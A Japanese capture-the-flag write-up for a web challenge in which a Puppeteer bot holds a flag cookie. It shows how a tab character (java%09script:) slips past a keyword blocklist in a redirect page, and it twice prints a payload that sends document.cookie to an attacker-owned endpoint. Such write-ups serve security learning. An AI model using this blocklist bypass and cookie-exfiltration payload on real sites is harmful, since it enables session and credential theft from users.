基本情報リンクをコピーしました
- CTF名:Alpacahack Daily
- 開催日時:2026/2/15
- カテゴリ:Web
- 問題URL:https://alpacahack.com/daily/challenges/you-are-being-redirected
問題文リンクをコピーしました
警告なしにブラウザが外部サイトに飛ぶのは嫌ですよね?
うん、やだ。
作業ログリンクをコピーしました
まずはダウンロードして全体の把握から。
$tree you-are-being-redirected/
you-are-being-redirected/
├── bot
│ ├── Dockerfile
│ ├── bot.js
│ ├── index.js
│ ├── package-lock.json
│ ├── package.json
│ └── views
│ └── index.ejs
├── compose.yaml
└── web
├── Dockerfile
├── default.conf
└── files
├── index.html
└── redirect.html
5 directories, 11 filesbotとwebにわかれてるっぽい。
services:
web:
build:
context: ./web
restart: unless-stopped
init: true
ports:
- ${PORT_WEB:-3000}:3000
bot:
build:
context: ./bot
restart: unless-stopped
init: true
environment:
- APP_URL=http://web:3000/
- FLAG=Alpaca{REDACTED}
ports:
- ${PORT_BOT:-1337}:1337
webは3000番、botは1337番で待ち受けていて、bot側の環境にフラグが仕込まれている。
まずはwebの方から。
FROM nginx:1.28.2
RUN rm -f /etc/nginx/conf.d/default.conf
COPY ./default.conf /etc/nginx/conf.d/default.conf
COPY files/ /usr/share/nginx/シンプルなNginxコンテナだ。default.confを読み込んで使ってる。
server {
listen 3000;
root /usr/share/nginx/;
location = /redirect {
try_files /redirect.html =404;
}
}
Dockerfileで/usr/share/nginx下へコピーされたファイルを3000番ポートで配信している。
/redirectへアクセスが来た時、redirect.htmlがあればそれを、なければ404エラーを返す。
<!doctype html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Redirect Generator</title>
<meta name="viewport" content="width=device-width, initial-scale=1">
<style>
<!-- 省略 -->
</style>
</head>
<body>
<main>
<h1>Redirect URL maker</h1>
<p class="hint">Enter the URL you want to visit and the page will build a redirect link that points to <code>redirect.html?to=...</code>.</p>
<form id="maker">
<label for="target">Destination URL</label>
<input type="text" id="target" name="target" placeholder="https://example.com" required>
<button type="submit">Create redirect link</button>
</form>
<div id="link-preview" aria-live="polite"></div>
</main>
<script>
const form = document.getElementById('maker');
const input = document.getElementById('target');
const preview = document.getElementById('link-preview');
form.addEventListener('submit', (event) => {
event.preventDefault();
const value = input.value.trim();
const encoded = encodeURIComponent(value);
const redirectUrl = `/redirect?to=${encoded}`;
const link = document.createElement("a");
link.classList.add("preview-link");
link.href = redirectUrl;
link.innerText = redirectUrl;
preview.innerHTML = "";
preview.appendChild(link);
link.focus();
});
</script>
</body>
</html>
フォームに入力された文字をURIとしてエンコードして{APP_URL}/redirect?to={入力された文字}を作成するだけっぽい。
<!doctype html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Redirect</title>
<meta name="viewport" content="width=device-width, initial-scale=1">
<style>
<!-- 省略 -->
</style>
</head>
<body>
<div class="card">
<p class="muted">You are being redirected to</p><p><a id="link"></a></p>
</div>
<script>
const FORBIDDEN = ["data", "javascript", "blob"];
const params = new URLSearchParams(window.location.search);
let dest = params.get('to') ?? "/";
const link = document.getElementById("link");
if(FORBIDDEN.some(str => dest.toLowerCase().includes(str))) {
dest = "/";
}
const url = new URL(dest, window.location.href);
link.href = url.href;
link.innerText = url.href;
setTimeout(() => {
window.location.replace(url.href);
}, 2000);
</script>
</body>
</html>
先程のindex.htmlから飛んできた?to={入力文字列}のURLへアクセスする。
ざっと見た感じWebのほうは素直にindex.htmlで入力された文字列のリンクにアクセスするだけのようだ。
つぎはbotのほう。
FROM node:25.2.1-bookworm-slim
WORKDIR /app
ENV PUPPETEER_SKIP_DOWNLOAD=true
RUN apt update && apt install -y chromium
RUN rm -rf /var/lib/apt/lists/*
COPY package*.json ./
RUN npm i --omit=dev
COPY . .
USER node
CMD [ "node", "index.js" ]node環境でindex.jsを実行している。
(package*.jsonと.Dockerignoreは特に重要な情報はなかったため省略)
import express from "express";
import rateLimit from "express-rate-limit";
import { visit } from "./bot.js";
const PORT = process.env.PORT ?? "1337";
const APP_URL = process.env.APP_URL ?? "http://localhost/";
const app = express();
app.set("view engine", "ejs");
app.use(express.json());
app.get("/", async (_req, res) => {
return res.render("./index.ejs", { APP_URL });
});
app.use(
"/api",
rateLimit({
windowMs: 60 * 1000,
max: 4,
})
);
app.post("/api/report", async (req, res) => {
const { path } = req.body;
if (typeof path !== "string") {
return res.status(400).send("Invalid path");
}
const url = APP_URL + path;
try {
await visit(url);
return res.send("OK");
} catch (e) {
console.error(e);
return res.status(500).send("Something wrong");
}
});
app.listen(PORT, () => {
console.log(`Listening on http://localhost:${PORT}`);
});{APP_URL}+{指定された文字列}をbotにアクセスさせる機能らしい。
bot/views/index.ejsは上記index.jsのシンプルなフロントエンドで重要ではないので見なくていいや。
import puppeteer from "puppeteer";
const sleep = async (ms) => new Promise((resolve) => setTimeout(resolve, ms));
const FLAG = process.env.FLAG ?? "Alpaca{REDACTED}";
const APP_URL = process.env.APP_URL ?? "http://localhost/";
export const visit = async (url) => {
console.log(`Start visiting: ${url} ${new URL(APP_URL).origin}`);
const browser = await puppeteer.launch({
headless: "new",
pipe: true,
executablePath: "/usr/bin/chromium",
args: [
"--no-sandbox",
"--disable-setuid-sandbox",
"--disable-dev-shm-usage",
"--disable-gpu",
'--js-flags="--noexpose_wasm"',
],
});
try {
const page = await browser.newPage();
await page.setCookie({
name: "FLAG",
value: FLAG,
domain: new URL(APP_URL).hostname,
path: "/",
});
await page.goto(url, { timeout: 5000 });
await sleep(5000);
await page.close();
} catch (e) {
console.error(e);
}
await browser.close();
console.log(`End visiting: ${url}`);
};ここでFLAGが出てきた。FLAGをCookieに含んだBotがURLにアクセスするので、自分の支配下にあるエンドポイントに導けばよいわけだ。
ここまでの処理の流れを一旦まとめてみる。
- ユーザーがbotにリダイレクトさせるページを定めてリクエストを送る。BotがアクセスするURLはこの形式:
{APP_URL}redirect?to={指定した文字列} - Botは受け取ったURLにFlagをCookieに入れた状態でアクセス。アクセス先のhtmlから指定した文字列へリダイレクトする。
…このままだとCookie取れなくないか?
リダイレクトするとdomainがAPP_URLから変わってしまうのでCookieは付いてこない。さてどうしたものか。
最初にアクセスする時点でdomainをうまいこと弄れないだろうか?
そういえば以前なんか話題になっていたURLの偽装があったよな。
確かBasic認証の構文を使ってhttps://{ユーザー名}@{接続先ドメイン}で、ユーザー名の欄に勘違いさせたいURLを書くっていうやつ。
例えばhttps://valid.test∕[email protected]みたいな感じのやつ。
この形式にすれば、最初から自分の支配下のエンドポイントにダイレクトにBotを誘導できるのでは?
あ、いや、だめだわ。
そもそもcompose.yamlでAPP_URL=http://web:3000/って末尾にスラッシュ付きで定義されちゃってるからconst url = APP_URL + path;のpathにどんな値を設定してもドメインを変えられない。
ほな別の方法探すかぁ。
最初にアクセスするドメインが変更できないなら、残るは/redirect?to={任意文字列}のパラメータを使ったXSSだろうな。
<script>
const FORBIDDEN = ["data", "javascript", "blob"];
const params = new URLSearchParams(window.location.search);
let dest = params.get('to') ?? "/";
const link = document.getElementById("link");
if(FORBIDDEN.some(str => dest.toLowerCase().includes(str))) {
dest = "/";
}
const url = new URL(dest, window.location.href);
link.href = url.href;
link.innerText = url.href;
setTimeout(() => {
window.location.replace(url.href);
}, 2000);
</script>案の定redirect.htmlにそれっぽい箇所がある。
ぱっとみdataとかjavascript、blobの埋め込みを禁止してるけどなんか判定が甘そうだな。
多分特殊な文字とかでjavascriptを分断して、const url = new URL()のところで再結合できそう。JavascriptのURLの仕様調べてみよ。
なるほど、URLエンコードしたタブ文字(%09)や改行文字(%0d、%0a)とかはURL組み立ての段階で無視されるんだな。1
あとは自分の監視下にあるエンドポイントに対してCookieを付けたリクエストを送るスクリプトを組み立てて、javascriptのどこかに適当にタブ文字挟んどけばFORBIDDENによるチェックをすり抜けて実行できるな!
redirect?to=java%09script:location.href='https://{自分が所有しているエンドポイント}/?flag=' + document.cookie;
送信!
監視!

発見!
以上!
Cloudflareでドメインを買っているとコネクタ使って通信ログをリアルタイムで解析できて便利だね。
みんなもCloudflareでドメインを買おう。
最終的な解法リンクをコピーしました
Admin botのページで下記URIを入力し、自分が所有しているエンドポイントでリクエストを受信する。
redirect?to=java%09script:location.href='https://{自分が所有しているエンドポイント}/?flag=' + document.cookie;
脚注
https://url.spec.whatwg.org/#concept-basic-url-parser
仕様はここに詳しく書いてあります。 ←